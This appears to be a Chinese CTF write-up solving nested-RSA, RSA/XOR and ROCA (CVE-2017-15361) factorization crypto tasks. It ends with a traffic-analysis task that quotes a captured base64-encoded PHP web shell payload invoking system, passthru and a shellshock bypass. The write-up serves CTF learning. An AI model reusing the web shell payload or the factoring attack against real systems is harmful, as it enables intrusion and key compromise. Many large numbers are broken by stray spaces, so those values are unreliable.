832379182317191665198331245292183 31
n15 = 839727238890458342553146271499921964257209127989869537783819458399521473782
853889516419581797344118477581 4
069396690436662985593377966417476040659
n16 = 833728893321660886514132548853760852655611302147546863617849647447447110926
684732811322493520405206390928 7
129427629328774427691926509147968166716967 1
n17 = 106849539146283708308892199036547071409680940247670313666245957319185234354661235140946595953572314104717387369522663839287371634855500131909591492524351 67
n18 = 428359134899960532964729749713513106760306719712194950954567619156985067322564731294653991204666853689688900339268764469280769569535109069729404621290809120793
n19 = 244914131334288513069336887335188985168902178036478068290027759359757415684220473442064427469838717357234868659017433521023058012002249581664969376634066273411501 01
n20 = 224751733560031017690996410906050281524020768451091844720976759751141493462666861670486554805975100884162028854534459891736275262213018682003926560331235496325867386057 9
n21 = 157978379942536176944325875241196121764116712487226808271002140500926678942090491383544034591205964958130852055691446362753906164711087278555153881606839791499207025307202087
n22 = 439385718694974849136829751929550126147944988160572040910163743023418541007751329243215698767976993429591916462065714448458839423057109568943341069633216447243615490276306348699 33
n23 = 260906529853447091473068645471622490533313181289064337863063604322425548466218523606158526423100497507280105331610716577034216161926524308161663231293474228826298583018188344978096553 1
n24 = 222235907202454132555071455958700740228567465616560859711214102245461514428187391909176054661864893645713338391509536655347350134615807194339839952004333949540567943568810413945779642106201
n25 = 448904728244276262524511200595274866776623710339454815421953542554734038158533205914689172954745782716808653943049468477915357107669470491958162612243821091156846389955283325384661944748468363 99
n26 = 106278963377434941793878835300151676330374338938112038052226232712309972863103493566341883266426583395948701827669368085098738242152105550847798801624655809554592541404866308236848834263333457124056 3
e = 113
c = 102832491903810468347548575923499515846654329818463721901235405388339175917276112580218969776277824217540787654883245435101406452511846587729727784750147758695568064531199917400560683329417283081715 9

p26 = 97800905069726275933738887132037016545880056679828041966795955285918090606690711405382625814010661 7
```

```
q26 = 10866869105318024451466594840126130836473703076284387601183760299698362225339705545657510693146225 39
p25 = 59525907909020916352687266735389515274333556608398166217339647069014419778623334115325586677172 27
q25 = 75413335808397896456786998552901452126777679154290088630043972572133677531000589666253568357370 37
p24 = 14702310219802004876082313481498680940324963613770096574742182597840558294030859405666549879531
q24 = 15115713372931874518523751684548940147062395364112500028355694776530968944848166318295947674571
p23 = 43870497594014737833600078975099212558645315030912084285417550950854483979406797450479252891
q23 = 59471978701477648587546053450213894562580907285714122639903144859545186463681183925646967041
p22 = 20672145677808991278064118679539337653737282844972252039782960659326758568144864148234573 7
q22 = 21254964314935335795064355761496623599994250989427100647614592912054140750353864465143590 9
p21 = 36846190220781702301307803147704254105398757100367738633356704303047745151842473183817 3
q21 = 42875092104755632759586487661929241469454366823732072351870470791431060156577050440161 9
p20 = 13281656087150121457072393033991290706574274961295414168611875410921527966763712370 57
q20 = 16921966062460857294833988840590698841825358249537623291648554665895775309534933477 47
p19 = 44794308006909158747194035163316771278069635292478099660247777084962709010924016 87
q19 = 54675279568223823093980957044094090748186648882853753070557158422831839392978399 23
p18 = 15874438801602936764330936047390981280096007684699625987478211613419079727910193
q18 = 26984206512970181742033712455904984758134288864531714209886622060356697128804201
p17 = 10236645866868991100402784964039200282164229585532773599441263423569671732967 1
q17 = 10437944277441826239033741157716014651986041584039818901011268674248918266557 7
p16 = 26277559954222082060877873891141471066083554977289546839476111943422007100 3
q16 = 31727789595917316334765032101221355595538592941862200688052187001213020755 7
p15 = 26236295890051151523290945527492997110262406998964241206601456472265635 47
q15 = 32006318361765555260095330598916901770915381039046797800206398960159378 97
p14 = 11136261905010083405430254612464029672882837025885682392810368001188527
q14 = 12445294229358634680867170058509842935273054334385354032543323581223253
p13 = 43449898447639409732732812916430042263570178747794530133229640125923
q13 = 46014074200352892806829193743016415423205917845271691428043440245531
p12 = 66882708962198932251728043152245270662769508317424500666902658099
q12 = 10342497723840956844797849549964305130790736636725921939393701 4631
p11 = 35012137146189479357811024322266578224773784041007659143490 3787
q11 = 36771283939652175773638435003080280347796582205816833553305103
p10 = 95441280412645075409780899149047078283329102830998057550 6163
q10 = 15675970415341556792386559922150223945973764210962983632110 67
p9 = 66230231789936270327583508468386179377106016635288391847 27
q9 = 94198321528758201801396334050892782784084074535229783573 09
p8 = 37185691759470013533730603170661686570987787098353146897
q8 = 41680117092754807988080699273322244961911189757589699867
p7 = 13581327256645690619393463664421752710091754257885669 7
q7 = 14075831757834763584856304523231461016103981513589742 1
p6 = 38578822364373559050018500171075849590452846205846 1
q6 = 57658190515008539332773409041952995223218649806094 9
p5 = 16568485897544676673683128559297597641001206578 31
q5 = 27143570089890721050814112957415403371411426417 41
p4 = 78322990179378803955837150324769623299292265 81
q4 = 10726403821316775206273675267109184566904426261
p3 = 24335212484189159197840692460327461505035059
q3 = 43974782968656404951924524450501283426052127
p2 = 88067722275537586769787599991567203589751
q2 = 88380889077762105057154017276462714444697
p1 = 23207923141530832545009290688060608 2069
q1 = 29518505733434045149258865087287674 6227
p0 = 95373095078675167116201953717197456 7
q0 = 11899332290531133614229585277922321 51


def solve(p, q, c, e, n_):

    P.<a>= PolynomialRing(Zmod(p), implementation='NTL')
    f = a ^ e - c
    mps = f.monic().roots()
```

```
    mps = f.monic().roots()

    P.<a>= PolynomialRing(Zmod(q), implementation='NTL')
    g = a ^ e - c
    mqs = g.monic().roots()

    for mpp in mps:
        x = mpp[0]
        for mqq in mqs:
            y = mqq[0]
            solution = CRT_list([int(x), int(y)], [p, q])
            if solution < n_:
                solutions.append(solution)


p = []
q = []
n_ = []
for i in range(0, 27):
    solutions = []
    i = 26 - i
    print(i)
    print("c", c)
    eval("p.append(p{0})".format(i))
    print('p',p[-1])
    eval("q.append(q{0})".format(i))
    print('q', q[-1])
    if i == 0:
        break
    eval("n_.append(n{0})".format(i-1))
    print("上一个n", n_[-1])
    solve(p[-1], q[-1], c, e, n_[-1])
    print(solutions)
    if i == 21:
        c = solutions[0]
    elif i==9:
        c = solutions[-2]
    elif i==5:
        c = solutions[0]
    else:
        c = solutions[-1]
    print()
    print()


import libnum

p = p[-1]
q = q[-1]

P.<a>=PolynomialRing(Zmod(p),implementation='NTL')
f=a^e-c
mps=f.monic().roots()

P.<a>=PolynomialRing(Zmod(q),implementation='NTL')
g=a^e-c
mqs=g.monic().roots()

for mpp in mps:
    x=mpp[0]
```

```
    for mqq in mqs:
        y=mqq[0]
        solution = CRT_list([int(x), int(y)], [p, q])
        if "DASCTF" in str(libnum.n2s(int(solution))):
            print(libnum.n2s(int(solution)).decode())
```

easy_real

题目

```
import random
import hashlib

flag = 'xxxxxxxxxxxxxxxxxxx'
key = random.randint(1,10)
for i in range(len(flag)):
 crypto += chr(ord(flag[i])^key)
m = crypto的ascii十六进制
e = random.randint(1,100)
print(hashlib.md5(e))
p = 643104133067764064223340340471525819003656873743364188631911773389011986083 19
q = xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
n = p*q
c = pow(m,e,n)
print(n)
print(c)
#37693cfc748049e45d87b8c7d8b9aacd
#419735662257669656449056906068624008888418711356643013446194513077090682518789439467284146735079701594072156043474308640582158418528617796235334132208852 3
#329817686269717538993572242014386700097090672311062548480285081063481464782757203491339197264039944641599184873098482083973566523394360022328899114818639 7
```

简单的签到题

去cmd5上查`37693cfc748049e45d87b8c7d8b9aacd`得到`e=23`

知道p、n,`q = n// p`；phi可求

基础rsa，解出m

转换得到`'ndios_;9kgE;WK8e;W?gWn<\;k|nu'`

由题意，爆破key

按照常规格式，flag最后一位应该是`}`

由此得到，**key=8**

异或得flag

```
import gmpy2, libnum

n = 419735662257669656449056906068624008888418711356643013446194513077090682518789439467284146735079701594072156043474308640582158418528617796235334132208852 3
c= 329817686269717538993572242014386700097090672311062548480285081063481464782757203491339197264039944641599184873098482083973566523394360022328899114818639 7
p = 643104133067764064223340340471525819003656873743364188631911773389011986083 19
q = n // p
phi = (p-1)*(q-1)
```

```
e = 23

d = int(gmpy2.invert(e, phi))
m = int(pow(c, d, n))
print(hex(m))
num = 1
m = 'ndios_;9kgE;WK8e;W?gWn<\;k|nu'
for i in m:
    print('第{0}个字符'.format(num))
    for h in range(1, 11):
        print('k:', h)
        print(chr(ord(i) ^ h))
        print()
    num += 1
    print()
    print()


"""
0x6e64696f735f3b396b67453b574b38653b573f67576e3c5c3b6b7c6e75

第29个字符
k: 1
t

k: 2
w

k: 3
v

k: 4
q

k: 5
p

k: 6
s

k: 7
r

k: 8
}

k: 9
|

k: 10




# k = 8
"""
```

异或

```
m = 'ndios_;9kgE;WK8e;W?gWn<\;k|nu'
for i in m:
    print(chr(ord(i) ^ 8), end='')
```

> flag{W31coM3_C0m3_7o_f4T3ctf}

CVE OF RSA | 赛后复现

> 此题是赛后看了4xwi11师傅的思路后，尝试独立复现的

回顾当时的情形，比赛时间为10: 00 - 18:00

十二点到下午一点之间就已经完成了2/3的密码题了

于是充满干劲地去试此题（**AK是梦想哈哈**□

列出几点不足

知识面窄，不晓得此漏洞

反应慢半拍，以为要嗯研究数学逻辑，然后独立写脚本

（就这样想了两三个小时，期间疯狂搜索，也没思路


思维僵硬，终于找到CVE对应的paper后，没有想到可以去找已有的、现成的代码


（其实时间也不够了，五点四十几，看到论文就瞑目了，时间太紧没有干劲啃论文了

好，让我们回到五点四十。

搜到了如下关键词

The Return of Coppersmith's Attack





此时，不该去望“文”兴叹，去**github搜索**看看吧！

直接搜索关键词，没有高质量的代码

参考4xwi11师傅推荐的仓库

> 17年的ROCA（Return of Coppersmith’s attack）漏洞。简单转述一下就是，一些硬件采用以上方法快速产生RSA的私钥，这样产生的公钥n会带有一个指纹，但由于M是光滑数，这个指纹可以很快被攻击者确定，从而分解n
> 有个仓库总结了很多密码的攻击，其中就有ROCA，Fr.https://github.com/jvdsn/crypto-attacks.git

利用其中函数，在roca.py下添加(N从靶机中得来)

```
logging.basicConfig(level=logging.DEBUG)

M = 962947420735983927056946215901134429196419130606213075415963491270
N = 144813635809173588714729964104717671544810470674661675912982089478054620022755315529794759886279642566777097879307550139722957701235719829607206408723415 17
p_, q_ = factorize(N, M, 5, 6)

print(f"Found p = {p_} and q = {q_}")
```

其中m = 5, t= 6来源如下：

```
# roca.py
def factorize(N, M, m, t, g=65537):
    """
    Recovers the prime factors from a modulus using the ROCA method.
    More information: Nemec M. et al., "The Return of Coppersmith’s Attack: Practical Factorization of Widely Used RSA Moduli"
    :param N: the modulus
    :param M: the primorial used to generate the primes
    :param m: the m parameter for Coppersmith's method
    :param t: the t parameter for Coppersmith's method
    :param g: the generator value (default: 65537)
    :return: a tuple containing the prime factors
    """
```

```
...
```

> 参数根据论文*The Return of Coppersmith's Attack: Practical Factorization of Widely Used RSA Moduli*(https://acmccs.github.io/papers/p1631-nemecA.pdf)，n是512位的，则m和t分别取5和6
>
> keys of a given size. We used a dataset of RSA keys of given sizes (512 to 4096 bits, by 32-bit increments) with known factorizations and having our special form (2). The approximate size of the optimized M' for various key lengths can be found in Figure 1. The most common key lengths used the following m, t values: $m = 5, t = 6$ for 512, $m = 4, t = 5$ for 1024, $m = 6, t = 7$ for 2048, $m = 25, t = 26$ for 3072, $m = 7, t = 8$ for 4096.

利用sage解题「 Linux or (类)Unix 终端 」

激活sage `conda activate sage`

执行roca解题脚本 `sage -python roca.py的绝对路径`

等待⌛️ 五分钟左右，分解成功

wenhui — -zsh — 92×35

```
DEBUG:root:Reconstructed 11 polynomials
DEBUG:root:Using univariate polynomial to find roots...
DEBUG:root:Generating shifts...
DEBUG:root:Filling the lattice (11 x 11)...
DEBUG:root:Executing the LLL algorithm...
DEBUG:root:Reconstructing polynomials...
DEBUG:root:Reconstructed 11 polynomials
DEBUG:root:Using univariate polynomial to find roots...
DEBUG:root:Generating shifts...
DEBUG:root:Filling the lattice (11 x 11)...
DEBUG:root:Executing the LLL algorithm...
DEBUG:root:Reconstructing polynomials...
DEBUG:root:Reconstructed 11 polynomials
DEBUG:root:Using univariate polynomial to find roots...
DEBUG:root:Generating shifts...
DEBUG:root:Filling the lattice (11 x 11)...
DEBUG:root:Executing the LLL algorithm...
DEBUG:root:Reconstructing polynomials...
DEBUG:root:Reconstructed 11 polynomials
DEBUG:root:Using univariate polynomial to find roots...
DEBUG:root:Generating shifts...
DEBUG:root:Filling the lattice (11 x 11)...
DEBUG:root:Executing the LLL algorithm...
DEBUG:root:Reconstructing polynomials...
DEBUG:root:Reconstructed 11 polynomials
DEBUG:root:Using univariate polynomial to find roots...
DEBUG:root:Generating shifts...
DEBUG:root:Filling the lattice (11 x 11)...
DEBUG:root:Executing the LLL algorithm...
DEBUG:root:Reconstructing polynomials...
DEBUG:root:Reconstructed 11 polynomials
DEBUG:root:Using univariate polynomial to find roots...
Found p = 111425929610175462966231922510304239063491575573222700849341403103622849511679 and
 q = 129964036482177256444505240482938730532498372430648951070700710194345995195123
```

正常RSA求解m

```
from Crypto.Util.number import  *
from gmpy2 import invert

n = 144813635809173588714729964104717671544810470674661675912982089478054620022755315529794759886279642566777097879307550139722957701235719829607206408723415 17
c = 367989256488893695054294014090296374384171793981802569655862605297155579020407341604706870966804068693972166602203462812724149761292526050578361893996413 9

p = 11142592961017546296623192251030423906349157557322270084934140310362284951167 9
q = 12996403648217725644450524048293873053249837243064895107070071019434599519512 3
phi = (p-1) * (q-1)
d = invert(0x10001, phi)
m = pow(c, d, n)
print(long_to_bytes(m))
# flag{e28e6991-080d-4587-900d-db3c47139453}
```

收获

- 找到了厉害师傅的博客□
- 第一次体验了CVE复现
- 近一步了解密码解题的思维
- 发现了一个极好的Crypto-attack仓库


Misc

问卷调查

略

easyflow

先用wireshark把所有HTTP流量都导出



大致分析了一下
在第11个包开始发现异常

```
93748ef4./ 2022-04-05 20:30:07 128 0700
../ 2022-04-05 20:30:05 384 0700
.DS_Store 2022-04-05 20:30:12 6148 0644
index.php 2022-04-05 20:11:46 34 0666
3f17a75c06
```

第13个包发现了flag.txt

```
4304dd6cf6d./ 2022-04-05 20:30:05 384 0700
../ 2022-04-05 20:29:55 3424 0755
mess/ 2022-03-15 18:13:29 384 0755
test/ 2022-04-05 20:30:07 128 0700
air/ 2022-03-31 10:42:34 512 0700
rips/ 2022-02-25 09:16:57 384 0775
CMS/ 2022-01-20 09:29:06 384 0755
test4/ 2022-03-31 17:33:39 384 0700
localhost/ 2022-04-04 17:21:59 640 0775
.DS_Store 2022-04-05 20:30:07 8196 0644
flag.txt 2022-04-05 20:14:30 84 0644
Mccms_v2.5.7.zip 2022-03-31 15:11:18 12986995 0644
8197fe18fb2b
```

然后在第17个包和第19个包发现了关于flag的线索

17

```
f9aa250head: illegal line count -- ../flag.txt
[S]
/Users/chang/Sites/test
[E]
13e3b9
```

19

```
625fe869b49eYes,this is the flag file.
And the flag is:
[S]
/Users/chang/Sites/test
[E]
63c1dbf1e811
```

于是开始分析第16个包的内容

```
a=%40eval(%40base64_decode(%24_POST%5B'kc1b01ee4a605'%5D))%3B&e57fb9c067c677=E8&g479cf6f058cf8=hnY2QgIi9Vc2Vycy9
jaGFuZy9TaXRlcy90ZXN0IjtoZWFkIC1uIC4uL2ZsYWcudHh0O2VjaG8gW1NdO3B3ZDtlY2hvIFtFXQ%3D%3D&kc1b01ee4a605=QGluaV9zZXQo
ImRpc3BsYXlfZXJyb3JzIiwgIjAiKTtAc2V0X3RpbWVfbGltaXQoMCk7ZnVuY3Rpb24gYXNlbmMoJG91dCl7cmV0dXJuICRvdXQ7fTtmdW5jdGlv
biBhc291dHB1dCgpeyRvdXRwdXQ9b2JfZ2V0X2NvbnRlbnRzKCk7b2JfZW5kX2NsZWFuKCk7ZWNobyAiZjlhIi4iYTI1MCI7ZWNobyBAYXNlbmMo
JG91dHB1dCk7ZWNobyAiMTNlIi4iM2I5Ijt9b2Jfc3RhcnQoKTt0cnl7JHA9YmFzZTY0X2RlY29kZShzdWJzdHIoJF9QT1NUWyJvMWZhZWJkNGVj
M2Q5NyJdLDIpKTskcz1iYXNlNjRfZGVjb2RlKHN1YnN0cigkX1BPU1RbImc0NzljZjZmMDU4Y2Y4Il0sMikpOyRlbnZzdHI9QGJhc2U2NF9kZWNv
ZGUoc3Vic3RyKCRfUE9TVFsiZTU3ZmI5YzA2N2M2NzciXSwyKSk7JGQ9ZGlybmFtZSgkX1NFUlZFUlsiU0NSSVBUX0ZJTEVOQU1FIl0pOyRjPXN1
YnN0cigkZCwwLDEpPT0iLyI%2FIi1jIFwieyRzfVwiIjoiL2MgXCJ7JHN9XCIiO2lmKHN1YnN0cigkZCwwLDEpPT0iLyIpe0BwdXRlbnYoIlBBVE
g9Ii5nZXRlbnYoIlBBVEgiKS4iOi91c3IvbG9jYWwvc2JpbjovdXNyL2xvY2FsL2JpbjovdXNyL3NiaW46L3Vzci9iaW46L3NiaW46L2JpbiIpO3
1lbHNle0BwdXRlbnYoIlBBVEg9Ii5nZXRlbnYoIlBBVEgiKS4iO0M6L1dpbmRvd3Mvc3lzdGVtMzI7QzovV2luZG93cy9TeXNXT1c2NDtDOi9XaW
5kb3dzO0M6L1dpbmRvd3MvU3lzdGVtMzIvV2luZG93c1Bvd2VyU2hlbGwvdjEuMC87Iik7fWlmKCFlbXB0eSgkZW52c3RyKSl7JGVudmFycj1leH
Bsb2RlKCJ8fHxhc2xpbmV8fHwiLCAkZW52c3RyKTtmb3JlYWNoKCRlbnZhcnIgYXMgJHYpIHtpZiAoIWVtcHR5KCR2KSkge0BwdXRlbnYoc3RyX3
JlcGxhY2UoInx8fGFza2V5fHx8IiwgIj0iLCAkdikpO319fSRyPSJ7JHB9IHskY30iO2Z1bmN0aW9uIGZlKCRmKXskZD1leHBsb2RlKCIsIixiAaW
5pX2dldCgiZGlzYWJsZV9mdW5jdGlvbnMiKSk7aWYoZW1wdHkoJGQpKXskZD1hcnJheSgpO31lbHNleyRkPWFycmF5X21hcCgndHJpbScsYXJyYX
lfbWFwKCdzdHJ0b2xvd2VyJywkZCkpO31yZXR1cm4oZnVuY3Rpb25fZXhpc3RzKCRmKSYmaXNfY2FsbGFibGUoJGYpJiYhaW5fYXJyYXkoJGYsZD
QpKTt9O2Z1bmN0aW9uIHJ1bnNoZWxsc2hvY2soJGQsICRjKSB7aWYgKHN1YnN0cigkZCwgMCwgMSkgPT0gIi8iICYmIGZlKCdwdXRlbnYnKSAmJi
AoZmUoJ2Vycm9yX2xvZycpIHx8IGZlKCdtYWlsJykpKSB7aWYgKHN0cnN0cihyZWFkbGluaygiL2Jpbi9zaCIpLCAiYmFzaCIpICE9IEZBTFNFKS
B7JHRtcCA9IHRlbXBuYW0oc3lzX2dldF90ZW1wX2RpcigpLCAnYXMnKTtwdXRlbnYoIlBIUF9MT0w9KCkgeyB4OyB9OyAkYyA%2BJHRtcCAyPiYx
Iik7aWYgKGZlKCdlcnJvcl9sb2cnKSkge2Vycm9yX2xvZygiYSIsIDEpO30gZWxzZSB7bWFpbCgiYUAxMjcuMC4wLjEiLCAiIiwgIiIsICItYnYi
KTt9fSBlbHNlIHtyZXR1cm4gRmFsc2U7fSRvdXRwdXQgPSBBAZmlsZV9nZXRfY29udGVudHMoJHRtcCk7QHVubGluaygkdG1wKTtpZiAoJG91dHB1
dCAhPSAiIikge3ByaW50KCRvdXRwdXQpO3JldHVybiBUcnVlO319cmV0dXJuIEZhbHNlO307ZnVuY3Rpb24gcnVuY21kKCRjKXskcmV0PTA7JGQ9
ZGlybmFtZSgkX1NFUlZFUlsiU0NSSVBUX0ZJTEVOQU1FIl0pO2lmKGZlKCdzeXN0ZW0nKSl7QHN5c3RlbSgkYywkcmV0KTt9ZWxzZWlmKGZlKCdw
YXNzdGhydScpKXtAcFzc3RocnUoJGMsJHJldCk7fWVsc2VpZihmZSgnc2hlbGxfZXhlYycpKXtwcmludChAc2hlbGxfZXhlYygkYykpO31lbHNl
aWYoZmUoJ2V4ZWMnKSl7QGV4ZWMoJGMsJG8sJHJldCk7cHJpbnQoam9pbigiCiIsJG8pKTt9ZWxzZWlmKGZlKCdwb3BlbicpKXskZnA9QHBvcGVu
KCRjLCdyJyk7d2hpbGUoIUBmZW9mKCRmcCkpe3ByaW50KEBmZ2V0cygkZnAsMjA0OCkpO31AcGNsb3NlKCRmcCk7fWVsc2VpZihmZSgncHJvY19v
